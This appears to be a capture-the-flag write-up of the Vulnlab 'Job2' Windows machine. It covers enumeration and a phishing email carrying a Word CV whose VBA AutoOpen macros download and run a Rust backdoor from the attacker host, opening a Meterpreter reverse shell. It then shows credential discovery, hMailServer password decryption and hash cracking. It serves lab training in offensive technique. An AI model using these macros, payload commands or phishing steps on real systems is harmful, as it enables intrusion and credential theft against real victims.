Overview
- Type Machines
- OS Windows
- Severity Hard
- Creator xct
- Release date 2023 May 10 (JST)
Enumeration
Start the instance via Discord, wait around 2 minutes for the machine to start all services and let’s go:
10.10.92.144
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.75.231
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 11:48 JST
Nmap scan report for 10.10.75.231
Host is up (0.26s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 a3:94:77:ca:16:0e:ec:fb:23:86:67:c6:0a:e3:ca:7b (RSA)
|   256 0e:2a:31:70:94:99:5d:95:d4:f8:40:d5:b5:36:8e:88 (ECDSA)
|_  256 29:31:2a:c3:55:b2:f7:73:f2:d3:bd:bc:c5:c1:14:f0 (ED25519)
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: JOB2, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
111/tcp   open  rpcbind
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=www.job2.vl
| Subject Alternative Name: DNS:job2.vl, DNS:www.job2.vl
| Not valid before: 2023-05-09T13:31:40
|_Not valid after:  2122-05-09T13:41:37
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp   open  microsoft-ds?
2049/tcp  open  rpcbind
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-02-19T02:54:10+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=JOB2
| Not valid before: 2025-02-18T02:48:08
|_Not valid after:  2025-08-20T02:48:08
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6161/tcp  open  msrpc         Microsoft Windows RPC
6210/tcp  open  msrpc         Microsoft Windows RPC
6290/tcp  open  unknown
11731/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: JOB2; OS: Windows; CPE: cpe:/o:microsoft:windows
- Seems a server (not a DC)
- Main open ports are for SMB, WEB and also RDP. One non common port is SMTP
- Add
www.job2.vl,job2.vlin in /etc/hosts
SMB (445/tcp)
$ nxc smb www.job2.vl -u 'guest' -p '' --shares
SMB         10.10.75.231    445    JOB2             [*] Windows Server 2022 Build 20348 x64 (name:JOB2) (domain:JOB2) (signing:False) (SMBv1:False)
SMB         10.10.75.231    445    JOB2             [-] JOB2\guest: STATUS_ACCOUNT_DISABLED
Guest account is disabled
$ nxc smb www.job2.vl -u '' -p '' --shares
SMB         10.10.75.231    445    JOB2             [*] Windows Server 2022 Build 20348 x64 (name:JOB2) (domain:JOB2) (signing:False) (SMBv1:False)
SMB         10.10.75.231    445    JOB2             [-] JOB2\: STATUS_ACCESS_DENIED
SMB         10.10.75.231    445    JOB2             [-] IndexError: list index out of range
SMB         10.10.75.231    445    JOB2             [-] Error enumerating shares: Error occurs while reading from remote(104)
Anonymous enumeration is denied
WEB (80/tcp)

- Ok seems the entry point should be related to the Mail service.
hr@job2.vlshould be the contact email.- Maybe a crafted malicious Microsoft Word Document containing CV template including a Macro can be a potential attack vector.
Microsoft Word Document Macro RCE (Julian)
We will create a malicious LibreOffice documents with a .odt extension.
We have different way to do that, manually or using some tool like Metasploit framework.
Looking at SMTP, it seems as though the server seems to have open relay enabled:
$ telnet job2.vl 25
Trying 10.10.92.144...
Connected to job2.vl.
Escape character is '^]'.
220 JOB2 ESMTP
HELP
211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
QUIT
221 goodbye
Connection closed by foreign host.
We use Rust to create a stager with a MSF shellcode:
Install the requirement for our project:
$ sudo apt install rustup
$ rustup default stable
$ rustup target add x86_64-pc-windows-gnu
Then compile our stager:
$ git clone https://github.com/0xdea/backdoo-rs.git
$ cd backdoo-rs
$ cargo build --release --target x86_64-pc-windows-gnu
$ cp target/x86_64-pc-windows-gnu/release/backdoo-rs.exe ../.
$ cd ..

- Don’t use
.docxas the file extension since it won’t allow for embedded macros. - Use
.docor.docmextension in compliant mode.

- Use a CV template like below:
- Enable Developer Tools in the Ribbon Menu to gain access to macros.
- Name our Macro
AutoOpen()with Word 2016+ - Select the Current Document as the place to store the Macro.
- Insert a new module:

- Insert our payload below:
Sub AutoOpen()
    URLDownloadToFileA 0, "http://10.8.4.253/backdoo-rs.exe", "C:\Windows\system32\spool\drivers\color\backdoo-rs.exe", 0, 0
    WinExec "C:\Windows\system32\spool\drivers\color\backdoo-rs.exe 10.8.4.253:443", SHOW_HIDE
End Sub
OR
Sub AutoOpen()

  a = Shell("""curl"" ""10.8.4.253/backdoo-rs.exe"" ""-o"" ""C:\Windows\tasks\backdoo-rs.exe""", vbHide)
  b = Shell("C:\Windows\tasks\backdoo-rs.exe 10.8.4.253:443", vbHide)

End Sub
OR
Private Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" ( _
    ByVal pCaller As Long, _
    ByVal szURL As String, _
    ByVal szFileName As String, _
    ByVal dwReserved As Long, _
    ByVal lpfnCB As Long) As Long

Private Declare PtrSafe Function WinExec Lib "kernel32" ( _
    ByVal lpCmdLine As String, _
    ByVal uCmdShow As Long) As Long

Sub AutoOpen()
    URLDownloadToFileA 0, "http://10.8.4.253/backdoo-rs.exe", "C:\Windows\system32\spool\drivers\color\10.8.4.253/backdoo-rs.exe", 0, 0
    WinExec "C:\Windows\system32\spool\drivers\color\backdoo-rs.exe 10.8.4.253:443", SHOW_HIDE
End Sub
- When using the 64 bit version of Microsoft Word, Declare VBA functions with “PtrSafe” to avoid compilation errors.
- We declare two seperate functions before the macro AutoOpen().
- The first one implements “URLDownloadToFileA” from urlmon.dll, which, as the name suggests, downloads a file from a remote host and saves it to a destination on the remote filesystem.
- The second one executes the previously downloaded executable.
You could place anything there, like a C2 beacon or powershell script. Many VBA payloads and explanations can be found here:
- https://github.com/S3cur3Th1sSh1t/OffensiveVBA
- https://www.trustedsec.com/blog/malicious-macros-for-script-kiddies/
Example:

- Save it:
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Set a Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
Send our phishing email:
$ swaks --to hr@job2.vl --from "candidate@pwned.com" --header "CV" --body "Impressive CV for a good new hire opportunity" --attach-type application/octet-stream --attach @Job2_CV1.doc --server job2.vl --port 25 --timeout 25s
OR in silence mode:
```sh
$ swaks --to hr@job2.vl --from "candidate@pwned.com" --header "CV" -S --body "Impressive CV for a good new hire opportunity" --attach-type application/octet-stream --attach Job2_CV1.doc --server job2.vl --port 25 --timeout 25s
After few minutes, our stager is downloaded:
10.10.75.231 - - [19/Feb/2025 19:24:56] "GET /backdoo-rs.exe HTTP/1.1" 200 -
Then we got a shell as Julian:
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 10.10.75.231
[*] Meterpreter session 1 opened (10.8.4.253:443 -> 10.10.75.231:51930) at 2025-02-19 19:25:02 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  1         meterpreter x64/windows  JOB2\Julian @ JOB2  10.8.4.253:443 -> 10.10.75.231:51930 (10.10.75.231)
Privilege escalation
Escalate to Ferdinand (Job2_User)
Check for a flag:
meterpreter > ls c:\\users\\julian\\desktop\\
Listing: c:\users\julian\desktop\
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  2543  fil   2023-05-04 19:43:29 +0900  Word 2016.lnk
100444/r--r--r--  39    fil   2023-05-04 00:38:10 +0900  creds.txt
100666/rw-rw-rw-  282   fil   2023-05-04 01:28:26 +0900  desktop.ini

meterpreter > cat c:\\users\\julian\\desktop\\creds.txt
Mailserver Administrator: MailAdm1n2023
No flag but found
Mailserver Administrator:MailAdm1n2023
Check for other user accounts:
meterpreter > ls c:\\users\\
Listing: c:\users\
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2023-05-03 06:19:59 +0900  Administrator
040777/rwxrwxrwx  0     dir   2021-05-08 17:34:03 +0900  All Users
040555/r-xr-xr-x  8192  dir   2023-05-03 01:30:07 +0900  Default
040777/rwxrwxrwx  0     dir   2021-05-08 17:34:03 +0900  Default User
040777/rwxrwxrwx  8192  dir   2023-05-04 00:17:30 +0900  Ferdinand
040777/rwxrwxrwx  8192  dir   2023-05-04 01:28:26 +0900  Julian
040555/r-xr-xr-x  4096  dir   2021-09-16 00:12:21 +0900  Public
100666/rw-rw-rw-  174   fil   2021-05-08 17:18:31 +0900  desktop.ini
Found
Ferdinandso maybe we can escalate to this user.
As we know that hMailServer is used then we check hMailServer.INI:
meterpreter > cd "C:\Program Files (x86)"
meterpreter > dir
Listing: C:\Program Files (x86)
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2023-04-12 12:24:57 +0900  AWS SDK for .NET
040777/rwxrwxrwx  4096  dir   2023-04-12 12:24:57 +0900  AWS Tools
040777/rwxrwxrwx  0     dir   2023-05-04 03:47:14 +0900  Common Files
040777/rwxrwxrwx  4096  dir   2021-12-15 13:19:46 +0900  Internet Explorer
040777/rwxrwxrwx  4096  dir   2023-05-03 23:05:02 +0900  LINQPad5
040777/rwxrwxrwx  0     dir   2023-05-03 22:43:58 +0900  MSBuild
040777/rwxrwxrwx  0     dir   2021-08-19 15:41:12 +0900  Microsoft
040777/rwxrwxrwx  4096  dir   2023-05-04 00:15:38 +0900  Microsoft Office
040777/rwxrwxrwx  0     dir   2023-05-03 06:20:00 +0900  Microsoft OneDrive
040777/rwxrwxrwx  4096  dir   2023-05-04 03:15:45 +0900  Microsoft SQL Server
040777/rwxrwxrwx  0     dir   2023-05-03 23:08:26 +0900  Microsoft SQL Server Compact Edition
040777/rwxrwxrwx  0     dir   2023-05-03 22:49:01 +0900  Microsoft Synchronization Services
040777/rwxrwxrwx  0     dir   2023-05-04 03:11:58 +0900  Microsoft Visual Studio 14.0
040777/rwxrwxrwx  0     dir   2023-05-04 03:15:54 +0900  Microsoft.NET
040777/rwxrwxrwx  0     dir   2023-05-03 22:43:58 +0900  Reference Assemblies
040777/rwxrwxrwx  0     dir   2023-05-04 03:47:42 +0900  Veeam
040777/rwxrwxrwx  0     dir   2021-05-08 18:35:34 +0900  Windows Defender
040777/rwxrwxrwx  0     dir   2023-03-15 15:46:55 +0900  Windows Mail
040777/rwxrwxrwx  4096  dir   2022-07-13 17:03:39 +0900  Windows Media Player
040777/rwxrwxrwx  0     dir   2021-05-08 18:35:34 +0900  Windows NT
040777/rwxrwxrwx  4096  dir   2022-02-10 09:28:44 +0900  Windows Photo Viewer
040777/rwxrwxrwx  0     dir   2021-05-08 17:34:49 +0900  Windows Sidebar
040777/rwxrwxrwx  0     dir   2021-05-08 17:34:49 +0900  WindowsPowerShell
100666/rw-rw-rw-  174   fil   2021-05-08 17:18:31 +0900  desktop.ini
040777/rwxrwxrwx  4096  dir   2023-05-03 22:48:57 +0900  hMailServer

meterpreter > cd hMailServer
meterpreter > cd Bin
meterpreter > ls
Listing: C:\Program Files (x86)\hMailServer\Bin
===============================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  587776   fil   2021-10-03 16:57:28 +0900  7za.exe
100777/rwxrwxrwx  36864    fil   2021-10-03 17:12:24 +0900  DBSetup.exe
100777/rwxrwxrwx  8192     fil   2021-10-03 17:12:26 +0900  DBSetupQuick.exe
100777/rwxrwxrwx  31232    fil   2021-10-03 17:12:26 +0900  DBUpdater.exe
100666/rw-rw-rw-  176128   fil   2021-10-03 17:12:22 +0900  Interop.hMailServer.dll
100666/rw-rw-rw-  250438   fil   2021-10-03 16:57:28 +0900  License.rtf
100666/rw-rw-rw-  26112    fil   2021-10-03 17:12:22 +0900  Shared.dll
100666/rw-rw-rw-  432      fil   2021-10-03 16:57:28 +0900  dh2048.pem
100777/rwxrwxrwx  496128   fil   2021-10-03 17:12:24 +0900  hMailAdmin.exe
100666/rw-rw-rw-  604      fil   2023-05-03 22:49:05 +0900  hMailServer.INI
100777/rwxrwxrwx  19456    fil   2021-10-03 17:12:18 +0900  hMailServer.Minidump.exe
100777/rwxrwxrwx  4636672  fil   2021-10-03 17:12:16 +0900  hMailServer.exe
100666/rw-rw-rw-  163976   fil   2021-10-03 17:09:12 +0900  hMailServer.tlb
100666/rw-rw-rw-  2111488  fil   2021-10-03 17:03:02 +0900  libcrypto-1_1.dll
100666/rw-rw-rw-  504320   fil   2021-10-03 17:03:02 +0900  libssl-1_1.dll
100666/rw-rw-rw-  455328   fil   2021-10-03 16:57:28 +0900  msvcp120.dll
100666/rw-rw-rw-  970912   fil   2021-10-03 16:57:28 +0900  msvcr120.dll
100666/rw-rw-rw-  8402     fil   2021-10-03 16:57:28 +0900  tlds.txt
100666/rw-rw-rw-  247984   fil   2021-10-03 16:57:28 +0900  vccorlib120.dll

meterpreter > cat hMailServer.INI
[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=8a53bc0c0c9733319e5ee28dedce038e
[Database]
Type=MSSQLCE
Username=
Password=4e9989caf04eaa5ef87fd1f853f08b62
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
Until now we found:
- Mailserver Administrator:MailAdm1n2023
- AdministratorPassword=8a53bc0c0c9733319e5ee28dedce038e
- MSSQLCE with encrypted password=4e9989caf04eaa5ef87fd1f853f08b62
We can find also the internal Database hMailServer.sdf and download it:
meterpreter > cd C:\\'Program Files (x86)'\\hMailServer\\Database
meterpreter > pwd
C:\Program Files (x86)\hMailServer\Database
meterpreter > download hMailServer.sdf
[*] Downloading: hMailServer.sdf -> /home/user/Downloads/VULNLAB/JOB2/hMailServer.sdf
[*] Downloaded 660.00 KiB of 660.00 KiB (100.0%): hMailServer.sdf -> /home/user/Downloads/VULNLAB/JOB2/hMailServer.sdf
[*] Completed  : hMailServer.sdf -> /home/user/Downloads/VULNLAB/JOB2/hMailServer.sdf
After obtaining all the pieces we need we can finally get our hands on the password for the Database, using hm_decrypt:
hmailserver_password.exe dec "4e9989caf04eaa5ef87fd1f853f08b62"
95C02068FD5D
Now that we have the password we can use LINQPad5, which we could find installed on the box aswell to import the .sdf file and gain access to the Data.
Open and add a connection:
But we received the message:
To fix that we need to install the 32 bit and 64 bit of Microsoft SQL Server Compact 3.5 Service Pack 2 for Windows Desktop.
Then we can open it correctly:
Found a password hash
04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02eda181d9702838baa11from another user calledFerdinand
We crack it using Hashcat:
$ hashcat -a 0 -m 1421 '04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02eda181d9702838baa11' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
...
04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02eda181d9702838baa11:Franzi123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1421 (hMailServer)
